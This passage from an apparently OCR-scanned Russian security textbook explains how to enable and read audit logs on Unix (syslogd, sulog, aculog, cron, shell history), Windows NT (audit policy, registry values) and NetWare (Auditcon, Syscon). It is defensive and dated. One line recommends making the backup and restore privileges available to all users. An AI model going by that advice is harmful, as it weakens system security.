В этом примере в первой и второй строке содержится указание демону *syslogd* выводить на системную консоль и в файл */var/adm/messages* сообщения обо всех обычных ошибках (**.err*), сообщениях отладки, поступающих от ядра системы *(kern.debug),* и некорректных попытках регистрации в системе. В третьей строке описано поведение демона *syslogd:* он должен помещать в файл */var/adm/messages* сообщения обо всех критических ошибках системы почты. В четвертой строке содержится указание немедленно посылать оператору сообщения обо всех ошибках ядра Unix или демона (обратите внимание: эти сообщения не регистрируются в журнале). Пятая строка файла конфигурации указывает команде *syslog* отправлять все условия, требующие немедленного вмешательства, текущим пользователям с привилегиями пользователя *root.* И наконец, в последней строке файла содержится указание посылать все сообщения о некорректных попытках регистрации в системе на хост *@logginghost.com.* На этом хосте хранятся записи обо всех попытках хакеров войти в систему.

WATCHDOG

Существует еще одна программа, позволяющая существенно улучшить встроенные средства аудита систем Unix. Программа *WatchDog* (именно о ней сейчас пойдет речь) специально создана для работы под управлением систем SunOS. Можно . "загрузить из Internet пробную версию программы *WatchDog 1.0* (срок действия — 60 дней). Эта программа управляет и просматривает записи аудита операционной системы SunOS. Кроме того, разработчики *WatchDog* внедрили в свое детище работающую в реальном времени поддержку откликов. Можно настроить программу так, чтобы она производила некоторые действия в ответ на определенные события или цепочки событий. Такие события называются *важными*.

В *WatchDog* использован графический интерфейс *Motif*. Процессор программы производит обработку записей аудита в реальном времени. Можно управлять его действиями с помощью диалогового окна Control. Процессор просматривает записи аудита в поисках новых записей. Обнаружив новую запись аудита, он сверяет ее с указанными администратором важными событиями.

Каждому важному событию соответствует некоторый набор действий. В случае появления подобного события программа *WatchDog* произведет соответствующие ему действия. Во-первых, программа просмотрит специальную базу данных в поисках указаний на то, какое сообщение нужно сгенерировать в ответ на появление события. После этого процессор произведет все запрограммированные ответы или выдаст сообщение администратору (или и то, и другое). Его действия определяются уровнем серьезности события. Кроме того, во время вынужденного простоя (новые сообщения еще не поступили) процессор занимается управлением средствами аудита.

В настоящее время существует версия *WatchDog* только для SunOS 4.1.2+. Кроме того, вы должны установить службу безопасности (SunOS Security), чтобы ввести в действие средства аудита. Отметим, что в пробную версию программы входят и файлы с технической документацией. Чтобы загрузить ее, посетите Web-сайт компании Infostream, расположенный по адресу *http://www.infstredm.com*. Объем файлов — около 1 Мб. Кроме того, можно загрузить сжатую с помощью программы *gzip* версию. Обе версии содержат достаточно большой файл с технической информацией.

SULOG

Я уже говорил о том, как в Unix создаются записи о регистрации каждого пользователя и сообщениях системы. В главе 17 будет рассказано о наиболее распространенном типе атак на системы Unix. При проведении атаки хакер регистрируется в системе под именем какого-либо пользователя, а затем с помощью команды *su* пытается изменить текущее имя пользователя на имя другого пользователя. В нормальных условиях команда *su* используется только администраторами. Чаще всего администратор регистрируется в системе под своим именем (как обычный

пользователь). Если же возникла необходимость произвести некоторые специфические действия, то он воспользуется командой *su* и зарегистрируется в системе как администратор.

Демон *syslogd* создает записи о каждом использовании команды *su*. Кроме того, эта команда хранит точно такую же информацию в файле *sulog*, который находится в каталоге */var/adm*. Допустим, взломщик попытается воспользоваться командой *su,* чтобы работать под именем пользователя, обладающего правами на использование команды *rlogin* (доступ к машинам сети). В этом случае в файле *sulog* останется запись об этой попытке.

ACULOG

В файле *aculog* располагается информация обо всех действиях пользователей, работающих со средствами удаленного доступа. Каждый раз, когда кто-нибудь использует эти средства (например, *tip* или *cu),* операционная система создает соответствующую запись в файле *aculog.* Обычно он размещается в каталоге */var/adm/aculog.* Каждый элемент этого файла содержит имя пользователя, время, дату, номер использовавшегося телефона и состояние завершения звонка. (Обратите внимание на то, что команды UUCP также хранят свою информацию в файле *aculog.)* Далее приводится один из таких элементов:

```
uucp:daemon (Thu Sep 4 06:15:42 1997) <jamsa, 555-1212, lklander>
call completed
```

Этот элемент содержит информацию о времени и дате доступа, номере телефона и пользователе, зарегистрировавшемся в системе посредством телефонного соединения. С помощью файла *aculog* можно попытаться выследить хакера, использующего ваш хост в качестве перевалочного пункта. Другими словами, допустим, что хакер попытается присоединиться с помощью телефонной линии к Unix-хосту, чтобы оттуда попасть на другой (удаленный) хост. (Благодаря этому его нельзя будет выследить по телефону и, кроме того, хакеру не придется платить за дальний разговор.) В этом случае система оставит соответствующую запись в файле *aculog.*

ЗАПИСИ О ТРАНЗАКЦИЯХ С УКАЗАННЫМ ВРЕМЕНЕМ

Многие системы Unix позволяют выполнять программы в определенное администратором время. Например, администратор может указать сетевой программе создания резервных копий запускаться на выполнение в два часа ночи. Как известно, все нормальные люди предпочитают в два часа ночи находиться дома. Чтобы заставить Unix автоматически выполнять некоторые программы, можно воспользоваться демоном *crond.*

Кроме того, некоторые версии Unix включают поддержку файлов *crontab.* С их помощью можно запускать программы повторно в определенное время. Файл регистрации *cron* может содержать записи обо всех утилитах, выполняемых программой *cron* или ее демоном. Обычно этот файл располагается в каталоге */var/log/cron.* Однако стоит отметить, что некоторые современные версии команды

cron сохраняют записи в файле *syslog,* а не *cron.* Таким образом, эта команда может сохранять записи в нескольких местах одновременно. Поэтому при изучении записей не забудьте просмотреть оба файла.

Взломщики любят изменять файл *crontab.* Ведь он хранит информацию об ограничениях времени доступа (включая указанные в файле программы и сценарии). Изменив его, хакер может получить более высокие привилегии доступа. Регистрационные журналы, генерируемые командой *cron,* помогают администратору системы обнаружить подозрительные действия как зарегистрированных, так и анонимных (незарегистрированных) пользователей. Например, к подозрительным действиям можно отнести попытку получить более высокий уровень привилегий доступа к системе.

ИСПОЛЬЗОВАНИЕ РЕГИСТРАЦИОННЫХ ЖУРНАЛОВ SMTP

Система Unix регистрирует все транзакции *sendmail* в регистрационных файлах *syslog* и *sendmail.* Оба эти файла содержат информацию, с помощью которой системный администратор может обнаружить попытки получить доступ к порту SMTP с целью использования некоторых ошибок Unix, связанных с обслуживанием электронной почты. В журнале *sendmail* регистрируются все сообщения *sendmail,* значения уровня серьезности которых изменяются от *debug* и до *crit.* Все сообщения в журнале *sendmail* содержат внутри себя имя программы *sendmail.*

Обратите внимание на то, что у программы *sendmail* есть параметр командной строки (*-L*). С его помощью можно указать операционной системе установить низший уровень серьезности регистрируемых сообщений. Сообщения, уровень серьезности которых будет ниже указанного в этом параметре, не будут регистрироваться в журнале. Но допустим, вы хотите, чтобы операционная система регистрировала как можно больше информации, — присвойте параметру *-L* более высокое значение. Если же не нужно регистрировать информацию вообще, укажите в параметре значение 0.

РЕГИСТРАЦИЯ ИСТОРИИ ОБОЛОЧКИ

Одной из наименее известных возможностей Unix является журнал регистрации *истории оболочки* (shell history). В этом файле хранятся записи о недавно введенных пользователем командах. Это средство поддерживается как в оболочке C, так и в оболочке Korn.

Существует переменная окружения, которая определяет количество командных строк, хранимых в файле истории оболочки. В оболочке C такой переменной является *$history,* а в оболочке Korn — *$HISTSIZE.* Каждая оболочка хранит команды в файле, расположенном в домашнем каталоге пользователя. По умолчанию в оболочке C этому файлу присваивается имя *.history,* а в оболочке Korn — *.sh_history.* Но во второй оболочке пользователь может изменить имя этого файла с помощью переменной окружения *$HISTFILE.*

С помощью команды *history* можно отобразить на экране содержание журнала регистрации истории оболочки. Элементы этого журнала будут отсортированы в

хронологическом порядке (вместе с порядковым номером). Чтобы порядковые номера не отображались на экране, воспользуйтесь параметром *-h*.

Журнал регистрации истории оболочки может оказаться очень полезным оружием в борьбе против хакеров. Дело в том, что многие хакеры даже и не подозревают о его существовании; многие из них его попросту игнорируют. Таким образом, злоумышленник может уничтожить все записи в других журналах регистрации, но забыть про файл регистрации истории оболочки. А с его помощью вы легко можете проследить за всеми действиями хакера, незаконно проникшего в вашу систему.

СРЕДСТВА АУДИТА WINDOWS NT

В предыдущих разделах речь шла о различных средствах регистрации систем Unix. С их помощью администраторы могут наблюдать за работой пользователей в системе. Похожие средства есть и в операционной системе Windows NT. Но в отличие от Unix, в Windows NT для их подключения администратор системы должен проделать определенные действия. Далее я расскажу вам о том, как это сделать. Журнал регистрации Windows NT (так называемый **Просмотр событий)** содержит важную информацию об установке и запуске различных служб. О средствах аудита Windows NT мы подробнее поговорим в главе 15. На рисунке 12.2 показано диалоговое окно **Просмотр событий.**

Рисунок 12.2. Окно Просмотр событий.

КАК АКТИВИЗИРОВАТЬ СРЕДСТВА РЕГИСТРАЦИИ

Чтобы просматривать происходящие в сети Windows NT события, нужно активизировать средства регистрации. Для этого вы должны проделать следующие шаги:

1. Войдите в систему как администратор.
2. Щелкните мышью по клавише **Пуск,** выберите пункт **Программы,** а в нем - группу **Администрирование (Общее).** В этой группе выберите пункт **Диспетчер пользователей.** На экране должно появиться окно, показанное на рисунке 12.3.




Рисунок 12,3. *Диспетчер пользователей.*

3. В этом окне откройте меню **Политика** и выберите пункт **Аудит.** На экране появится диалоговое окно, показанное на рисунке 12.4.




Рисунок 12.4. *Диалоговое окно* ***Политика аудита.***

4. В этом окне включите радиокнопку **Аудит событий.** После этого Windows NT активизирует соответствующий список параметров.
5. В окне **Политика аудита** с помощью мыши установите необходимые вам параметры. В таблице 12.4 приведены краткие описания всех этих параметров.

Параметр	**Описание**
Вход и выход	Указывает средству просмотра событий создавать записи о локальной и удаленной регистрации ресурсов.
Доступ к файлам и объектам	Указывает средству просмотра событий создавать записи обо всех попытках доступа к файлам, папкам и принтеру. Обратите внимание на тот факт, что для использования средств безопасности вам необходимо установить на своих жестких дисках файловую систему NTFS. Чтобы установить наблюдение за отдельными папками и файлам, воспользуйтесь программой **Проводник.**

Таблица 12.4. *Параметры диалогового окна* ***Политика аудита*** *(продолжение таблицы на следующей странице).*

Параметр	Описание
Управление пользователями и группами	Указывает средству просмотра событий создавать записи об изменении и удалении учетных записей пользователей или групп. Подобные операции могут производиться системным администратором или пользователем с соответствующими правами. Кроме того, при использовании этого параметра будут создаваться записи обо всех установленных или измененных пользователями паролях.
Изменение политики безопасности	Указывает средству просмотра событий создавать записи обо всех изменениях прав пользователя или политики аудита.
Перезагрузка, выключение и системные события	Указывает средству просмотра событий создавать записи о выключениях и повторных запусках системы на локальной рабочей станции.
Отслеживание процессов	Указывает средству просмотра событий создавать записи об активизации программ, а также об обработке копий, косвенном доступе к объектам и завершении процессов.

Таблица 12.4. Параметры диалогового окна ***Политика аудита*** *(окончание).*

Установите с помощью мыши флажки **Успех и Отказ.** Флажок **Успех** указывает операционной системе создавать запись об операции только в том случае, если она завершилась успешно. Флажок **Отказ** указывает операционной системе создавать запись об операции только в том случае, если она завершилась неудачно.

6. В диалоговом окне **Политика аудита** щелкните мышью по кнопке OK. Windows NT вернется к окну **Диспетчер пользователей.**
7. Чтобы завершить работу программы, откройте меню **Пользователь** и выберите пункт **Выход.**

АУДИТ БАЗОВЫХ ОБЪЕКТОВ WINDOWS NT

В предыдущем разделе я рассказал вам о том, как активизировать средства аудита в Windows NT. Однако диалоговое окно **Политика аудита** предоставляет только некоторые возможности аудита. Чтобы воспользоваться остальными, необходимо изменить реестр. В реестре Windows NT хранится информация обо всех установленных на компьютере программах, параметрах операционной системы и о многом другом. Чтобы добавить функциональные возможности аудита, нужно воспользоваться редактором реестра (файл *regedit.exe).*

Чтобы запустить редактор реестра, выполните следующие операции:

1. Откройте меню **Пуск** и выберите в нем пункт **Выполнить.** На экране появится диалоговое окно **Запуск программы.**

2. Введите *c:\winnt\regedit.* (Если у вашего системного каталога Windows NT другое имя, то вставьте его вместо имени каталога *winnt.*)
3. Щелкните мышью по кнопке **OK.** На экране появится окно редактора реестра (см. рисунок 12.5).




Рисунок 12.5. *Редактор реестра.*

Далее я расскажу вам о том, как с помощью редактора реестра добавить к базе данных реестра дополнительную информацию аудита. Эта информация заставит операционную систему вести наблюдение за базовыми объектами, привилегиями и завершать работу системы в том случае, если журнал регистрации будет заполнен до предела.

АУДИТ БАЗОВЫХ ОБЪЕКТОВ

Несмотря на то что Windows NT обладает средствами аудита отдельных файлов и объектов (напомню, что для этого нужно использовать файловую систему NTFS), она не поддерживает напрямую средства аудита базовых служб и объектов системы, часто называемых *базовыми объектами системы.* Чтобы установить возможности редактирования базовых объектов системы, добавьте с помощью редактора реестра следующие параметры:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa:
Name: AuditBaseObjects
Type: REG_DWORD
Value: 1
```

Чтобы добавить параметр к базе данных реестра, проделайте следующие операции:

1. В окне редактора реестра дважды щелкните мышью по папке *HKEY_LOCAL_MACHINE.* На экране появится развернутый список содержащихся в папке объектов.
2. В этом списке дважды щелкните мышью по папке *System.* На экране появится развернутый список содержащихся в этой папке объектов.
3. В этом списке дважды щелкните мышью по папке *CurrentControlSet.* И снова на экране появится развернутый список выбранной папки.
4. Дважды щелкните мышью по папке *Control.* Редактор реестра отобразит на экране еще один развернутый список.
5. В этом списке щелкните мышью по папке *LSA.* Теперь окно редактора реестра должно выглядеть примерно так, как показано на рисунке 12.6.




Рисунок 12.6. *Окно редактора реестра.*

6. Откройте меню **Правка** и выберите в нем пункт **Создать, а в нем — Параметр DWORD.** Редактор реестра добавит к списку параметров новый (пустой) элемент.
7. Введите значение нового элемента — *AuditBaseObjects,* а затем нажмите клавишу **Enter**. Редактор реестра вернет вас к основному окну.
8. Дважды щелкните мышью по только что добавленному элементу. На экране появится диалоговое окно **Изменение параметра DWORD** (см. рисунок 12.7).




Рисунок *12.7. Диалоговое окно* ***Изменение параметра DWORD.***

9. В поле **Значение** введите цифру 1. Щелкните мышью по кнопке OK. Редактор реестра вернется к своему основному окну.

Теперь в реестре содержится новый элемент. Он указывает операционной системе вести аудит базовых и обычных объектов, если администратор установил средства аудита доступа к объектам.

Отметим, однако, что создание нового параметра реестра не приведет к автоматической генерации записей аудита. Эта операция просто распространяет категорию доступа к объектам и на базовые объекты. Если вы еще не подключили средства аудита объектов, то сделайте это сейчас (детали описаны в предыдущем разделе). Параметр *AuditBaseObjects* указывает локальному ведомству безопасности присвоить базе установленное по умолчанию значение элемента управления аудита системного уровня. Локальное ведомство безопасности (см. главу 15) — это программа Windows NT, работающая на системном уровне; цель ее работы – добавление информации безопасности к файлам.

АУДИТ ПРИВИЛЕГИЙ

Как уже говорилось, после подключения средств аудита Windows NT будет вести аудит только тех объектов, которые созданы пользователями. Чтобы заставить операционную систему вести аудит базовых объектов, нужно проделать некоторые специальные операции. Более того, по умолчанию Windows NT ведет аудит

далеко не всех привилегий (даже если вы подключили это средство). Благодаря этому система старается уменьшить размер журналов регистрации. Далее приводится список привилегий, которые по умолчанию не подвергаются процедуре аудита:

1. Прохождение промежуточной проверки (предоставляется всем)
2. Отладка программ (предоставляется только администраторам)
3. Создание объекта-маркера (запрещено для всех)
4. Удаление маркера уровня процесса (запрещено для всех)
5. Генерирование аудита безопасности (запрещено для всех)
6. С.оздание резервных копий файлов и каталогов (предоставляется администраторам и операторам создания резервных копий)
7. Восстановление файлов и каталогов (предоставляется администраторам и операторам создания резервных копий)

Каждый пользователь системы должен обладать как минимум 1-й привилегией из этого списка. Поэтому аудит такой привилегии не имеет смысла. В работающих системах 2-я привилегия из списка не используется. Дело в том, что она применяется только в процессе установки Windows *NT.* Поэтому можно смело удалить ее из привилегий администраторов. Никому из пользователей нельзя предоставлять привилегии 3, 4 и 5. Однако желательно, чтобы 6-я и 7-я привилегии были доступны всем. Чтобы подключить средства аудита последних двух привилегий, воспользуйтесь редактором реестра и добавьте следующие параметры:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa:
Name: FullPrivilegeAuditing
Type: REG_BINARY
Value: 1
```

Чтобы добавить этот параметр к базе данных реестра, проделайте следующие операции:

1. В окне редактора реестра дважды щелкните мышью по папке *HKEY_LOCAL_MACHINE.*На экране появится развернутый список содержащихся в папке объектов.
2. В этом списке дважды щелкните мышью по папке *System.* На экране появится развернутый список содержащихся в этой папке объектов.
3. В этом списке дважды щелкните мышью по папке *CurrentControlSet.* И снова на экране появится развернутый список выбранной папки.
4. Дважды щелкните мышью по папке *Control.* Редактор реестра отобразит на экране еще один развернутый список.
5. В этом списке щелкните мышью по папке *LSA.* Теперь окно редактора реестра должно выглядеть примерно так, как показано на рисунке 12.6.
6. Откройте меню **Правка** и выберите в нем пункт **Создать, а в нем — Двоичный параметр.** Редактор реестра добавит к списку параметров новый (пустой) элемент.

7. Введите значение нового элемента — *FullPrivilegeAuditing*, а затем нажмите клавишу **Enter.** Редактор реестра вернет вас к основному окну.
8. Дважды щелкните мышью по только что добавленному параметру. На экране появится диалоговое окно **Изменение двоичного параметра** (см. рисунок 12.8).




Рисунок 12.8. *Диалоговое окно* ***Изменение двоичного параметра.***

9. В поле **Значение** введите значение 01 (ноль и единица) — так представляется в двоичной записи значение 1. Щелкните мышью по кнопке **OK.** Редактор реестра вернется к своему основному окну.

Отметим, что по умолчанию Windows NT не производит аудита создания резервных копий и восстановления. Это связано с тем, что пользователи достаточно часто используют эти привилегии. Если бы система производила регистрацию всех таких операций, то журнал регистрации очень скоро был бы заполнен тысячами записей. Поэтому тщательно подумайте, прежде чем подключить средства аудита этих привилегий.

ОСТАНОВКА СИСТЕМЫ

Являясь системой класса C2 (см. главу 3), Windows NT позволяет администратору установить параметр, заставляющий операционную систему останавливаться, если журнал регистрации заполнен до предела. Обычно это позволяет остановить атаки хакеров. Как я уже говорил, атаки (в частности, активные) приводят к созданию огромного количества информации в журнале регистрации. Если система будет остановлена из-за переполнения журнала регистрации, то атака будет отражена. Чтобы установить эту возможность, добавьте к реестру следующий параметр:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa:
Name: CrashOnAuditFail
Type: REG_DWORD
Value: 1
```

После установки этого параметра система будет завершать свою работу всякий раз, когда журнал регистрации будет заполнен записями до отказа. Кроме того, система присвоит параметру значение 2 (двоичное 10). Во время следующей загрузки системы зарегистрироваться в ней смогут только администраторы (удаленно или локально). Войдя в систему, администратор должен очистить журнал

регистрации (или создать его копию), присвоить параметру значение 1 и перегрузить систему до того, как в нее смогут войти пользователи. Чтобы добавить этот параметр к базе данных реестра, проделайте следующие операции:

1. В окне редактора реестра дважды щелкните мышью по папке *HKEY_LOCAL_MACHINE*На экране появится развернутый список содержащихся в папке объектов.
2. В этом списке дважды щелкните мышью по папке *System.* На экране появится развернутый список содержащихся в этой папке объектов.
3. В этом списке дважды щелкните мышью по папке *CurrentControlSet.* И снова на экране появится развернутый список выбранной папки.
4. Дважды щелкните мышью по папке *Control.* Редактор реестра отобразит на экране еще один развернутый список.
5. В этом списке щелкните мышью по папке *LSA.* Теперь окно редактора реестра должно выглядеть примерно так, как показано на рисунке 12.6.
6. Откройте меню **Правка** и выберите в нем пункт **Создать, а в нем — Параметр DWORD.** Редактор реестра добавит к списку параметров новый (пустой) элемент.
7. Введите значение нового элемента — *CrashOnAuditFail,* а затем нажмите клавишу **Enter.** Редактор реестра вернет вас к основному окну.
8. Дважды щелкните мышью по только что добавленному параметру. На экране появится диалоговое окно **Изменить двоичное значение.**
9. В поле **Значение** введите цифру 1. Щелкните мышью по кнопке **ОК.** Редактор реестра вернется к своему основному окну (см. рисунок 12.9).




Рисунок 12.9. *Основное окно редактора реестра.*

СРЕДСТВА АУДИТА NOVELL NETWARE

Novell NetWare — это одно из наиболее распространенных сетевых решений для компаний. Как и Windows NT, сети NetWare обладают хорошим показателем цена/производительность и могут выполняться на ПК. Об этом продукте мы подробно поговорим в главе 16.

Как и Windows NT, сети Novell NetWare обладают классом защиты С2 (начиная с версии 3.12). Чтобы удовлетворить высоким требованиям этого класса, в про-

дукте предусмотрена поддержка средств аудита. Кроме того, они очень просты в обслуживании.

СРЕДСТВА АУДИТА в NETWARE

Как уже отмечалось, можно вести регистрацию практически всех событий в сети. Операционные системы класса C2 обладают средствами аудита пользователей, групп и объектов. С помощью встроенной в NetWare программы аудита пользователи сети могут вести (независимо от администраторов) свой журнал регистрации сетевых событий. Это сделано, для того чтобы еще более разделить задачи администрирования сети. Компания Novell предвидела надвигающуюся необходимость создания отдельных групп обслуживающего персонала, которые будут заниматься исключительно вопросами безопасности. Именно поэтому NetWare предоставляет средства аудита не только администраторам, но и определенным группам пользователей.

Программы аудита NetWare рассматривают *сетевую транзакцию* как любое действие (независимо от того, кто ее произвел — пользователь или какая-либо сетевая служба), изменяющее элемент (или элементы) базы данных NDS (NetWare Directory Services) или содержание какого-либо тома. *Томом* в NetWare называется любое устройство хранения информации. Таким образом, на одном диске может быть несколько томов, а может быть и так, что в один том входит несколько различных дисков. Каждый раз, когда пользователь или какая-либо служба изменяет устойчивый объект (объект, сохраненный на диске или другом устройстве хранения информации) или квазиустойчивый объект, NetWare генерирует событие, которое может быть зарегистрировано средствами аудита.

Операторы аудита (auditor) могут регистрировать любые события и действия в сети. Однако они не могут открывать или изменять сетевые файлы (кроме файлов, хранящих журналы регистрации) до тех пор, пока этого не разрешит администратор системы.

ПОДКЛЮЧЕНИЕ СРЕДСТВ АУДИТА NETWARE

Чтобы подключить средства аудита NetWare, нужно воспользоваться пакетом создания учетных записей. Далее я буду подразумевать, что вы уже подключили их. Если же это не так, сделайте это прямо сейчас. Для этого произведите следующие операции:

1. Зарегистрируйтесь в системе на правах супервизора. На экране отобразится **SYS:PUBLIC**.
2. Введите следующую команду:

```
SYSCON <Enter>
```

После этого NetWare запустит программу системной консоли.

3. Выберите в главном меню этой программы *пункт* **Accounting**. Программа запросит у вас подтверждение подключения средств поддержки учетных записей.
4. В диалоговом окне **Enable Accounting** выберите пункт Yes. После этого на экране появится диалоговое окно **Accounting**.
5. В этом окне выберите пункт **Accounting Servers** и нажмите клавишу **Enter.** На экране появится диалоговое окно **Accounting Servers.**
6. Выберите в этом окне сервер, на котором желаете установить средства поддержки учетных записей, и нажмите клавишу **Enter.** На экране должно появиться диалоговое **окно Account**.
7. По умолчанию программа *Syscon* установит границы доступа. Если же вы действительно хотите использовать систему учета убытков, анализа доступа к серверу и т. д., то можете установить свои собственные границы. В противном случае нажмите клавишу Esc.

После выхода из программы *Syscon* NetWare подключит средства поддержки учетных записей и начнет производить регистрацию транзакций.

ПРОСМОТР ЗАПИСЕЙ АУДИТА

Как и в Windows NT, в NetWare есть средство просмотра записей аудита — утилита *auditcon.* Чтобы запустить ее, зарегистрируйтесь в системе и введите следующую команду:

```
AUDITCON <Enter>
```

КАК СОЗДАТЬ ГРУППУ ОПЕРАТОРОВ АУДИТА

Чтобы подключить средства аудита NetWare, нужно обладать правами супервизора. Другими словами, вы должны зарегистрироваться в системе с привилегиями супервизора. Такие права могут быть только у самого супервизора или определенных им пользователей.

Чтобы подключить средства аудита, произведите следующие действия:

1. С помощью команды *CD* перейдите в каталог SYS:PUBLIC.
2. Запустите программу *Syscon.* На экране появится меню программы.
3. Выберите в этом меню пункт с информацией о пользователях и нажмите клавишу **Enter.** На экране появится диалоговое окно **User Names.**
4. Нажмите клавишу **Ins.** Программа предложит вам ввести имя пользователя.
5. В окне New **User Name** введите слово *auditor* — имя регистрации операторов аудита. Нажмите клавишу **Enter.** Программа попросит вас ввести путь домашнего каталога нового пользователя.
6. В появившемся окне **Create Path** расположен выбранный по умолчанию путь. Можно ввести свой вариант или принять предложенный. После этого нажмите клавишу **Enter.** Программа попросит вас проверить введенный путь.

7. Выберите пункт **Yes.** *Syscon* вернется к диалоговому окну **User Names.**
8. Выберите в этом окне имя нового пользователя и нажмите клавишу **Enter.** На экране появится диалоговое окно **User Information.**
9. В этом окне выберите пункт **Trustee Directories Assigned.** NetWare отобразит на экране одноименное диалоговое окно.
10. Проверьте, обладает ли новый пользователь правами доступа к созданному каталогу. Если это не так, то предоставьте ему эти права. Для этого вам придется проделать операции, описанные в следующих трех пунктах. Если же у пользователя уже есть такие права, то сразу переходите к пункту 14.
11. Нажмите клавишу **Ins.** На экране появится диалоговое окно **Trustee Rights Not Granted.**
12. В этом окне выберите необходимые права и нажмите клавишу **Enter.** Программа *Syscon* вернется к диалоговому окну **Trustee Directories Assigned.**
13. Повторяйте шаги 11 и 12 до тех пор, пока не предоставите пользователю все необходимые права.
14. Находясь в диалоговом окне **Trustee Directories Assigned,** нажмите клавишу **Ins.** Программа предложит вам ввести имя нового каталога.
15. В появившемся диалоговом окне введите **SYS:PUBLIC** и нажмите клавишу **Enter.** На экране снова появится диалоговое окно **Trustee Directories Assigned.**
16. Проверьте, обладает ли созданный пользователь правами доступа к каталогу SYS:PUBLIC. Если это не так, то вам придется проделать операции, описанные в шагах 11—13. Повторяйте их до тех пор, пока не предоставите пользователю права на чтение и поиск файлов в этом каталоге.

После этого Novell NetWare создаст файл аудита в новом каталоге. Она будет изменять его при регистрации каждой сетевой транзакции.

ПОДКЛЮЧЕНИЕ СРЕДСТВ АУДИТА томов

После подключения средств аудита нужно установить средства аудита для необходимых томов. Для этого зарегистрируйтесь в системе с правами супервизора и перейдите к нужному тому. После этого проделайте следующие шаги:

1. Получите доступ к утилите аудита. Для этого нужно запустить программу *Auditcon*. Сделать это можно с помощью следующей команды:

```
AUDITCON <Enter>
```

   Программа *Auditcon* отобразит в верхней части экрана имя текущего сервера и тома.

2. Если вы хотите перейти на другой сервер, выберите в меню **Available Audit Options** пункт **Change Current Server.** На экране появится список доступных серверов. С помощью клавиш перемещения курсора выберите нужный вам сервер и нажмите клавишу **Enter.** После этого на экране снова появится основное меню программы *Auditcon*.

3. Если вам нужно перейти к другому тому, выберите в меню **Available Audit Options** пункт **Change Current Volume.** На экране появится список доступных томов текущего сервера. С помощью клавиш перемещения курсора выберите нужный вам том и нажмите клавишу **Enter.** После этого на экране снова появится основное меню программы *Auditcon.*
4. Выберите в меню **Available Audit Options** пункт **Enable Volume Auditing. На** экране появится диалоговое окно с запросом ввести пароль для доступа к тому.
5. Введите пароль и нажмите клавишу **Enter.** Программа *Auditcon* снова запросит пароль.
6. Введите пароль снова и нажмите клавишу **Enter.** На экране появится первое окно.
7. Введите таким образом все нужные вам тома и нажмите клавишу **Esc.**

Чтобы разрешить определенному вами пользователю вести аудит томов или каталогов, нужно передать ему пароль. После этого он сможет управлять файлом, хранящим журнал регистрации. Однако если оператор аудита изменит этот пароль, то супервизор не сможет больше управлять этим файлом.

ПОДКЛЮЧЕНИЕ СРЕДСТВ АУДИТА КОНТЕЙНЕРА NDS

Как уже говорилось, в Novell NetWare существуют средства аудита томов, пользователей и объектов. Если вы подключите средство аудита для *объекта-контейнера,* то это не значит, что NetWare подключит средства аудита для всех подчиненных ему объектов. Объект-контейнер входит в категорию серверов и других логических (т. е. определенных программным путем, а не с помощью аппаратного обеспечения) структур системы NDS. На самом же деле с помощью контейнеров супервизор может работать с несколькими серверами (компьютерами) как с одним логическим устройством. Благодаря этому содержащиеся в одном каталоге файлы могут физически располагаться на различных машинах. Однако можно обращаться с ними как с файлами, размещенными на одной машине. Чтобы подключить средства аудита для контейнера NDS, нужно зарегистрироваться в сети с правами супервизора на доступ к требуемому контейнеру. После этого нужно произвести следующие действия:

1. Получите доступ к средствам аудита. Для этого нужно запустить программу *Auditcon.* Наберите следующую команду:

   ```
   AUDITCON <Enter>
   ```

   Программа *Auditcon* отобразит в верхней части экрана имя текущего сервера и тома.
2. Выберите в меню **Available Audit Options** пункт **Audit Directory Services.** *Auditcon* отобразит на экране текущее содержание.
3. Если вам нужно изменить содержание, то выберите в меню **Audit Directory Services** пункт **Change Session Context.** Программа *Auditcon* отобразит на экране диалоговое окно **Context.**

4. Введите новое содержание для необходимого контейнера. При этом наберите в поле **Organizational Unit** имя нужного объекта перед именем организации. Имена должны быть отделены с помощью точки. Например, можно ввести такое содержание для контейнера: *Production.Jamsa.* После этого нажмите клавишу **Enter.**
5. Выберите в меню **Audit Directory Services** пункт **Audit Directory Tree.** На экране появится дерево каталогов.
6. С помощью дерева каталогов выберите нужный вам контейнер и нажмите клавишу **Enter.** На экране снова появится основное меню программы *Auditcon.*
7. Выберите в меню **Available Audit Options** пункт **Enable Container Auditing.** Программа попросит ввести пароль.
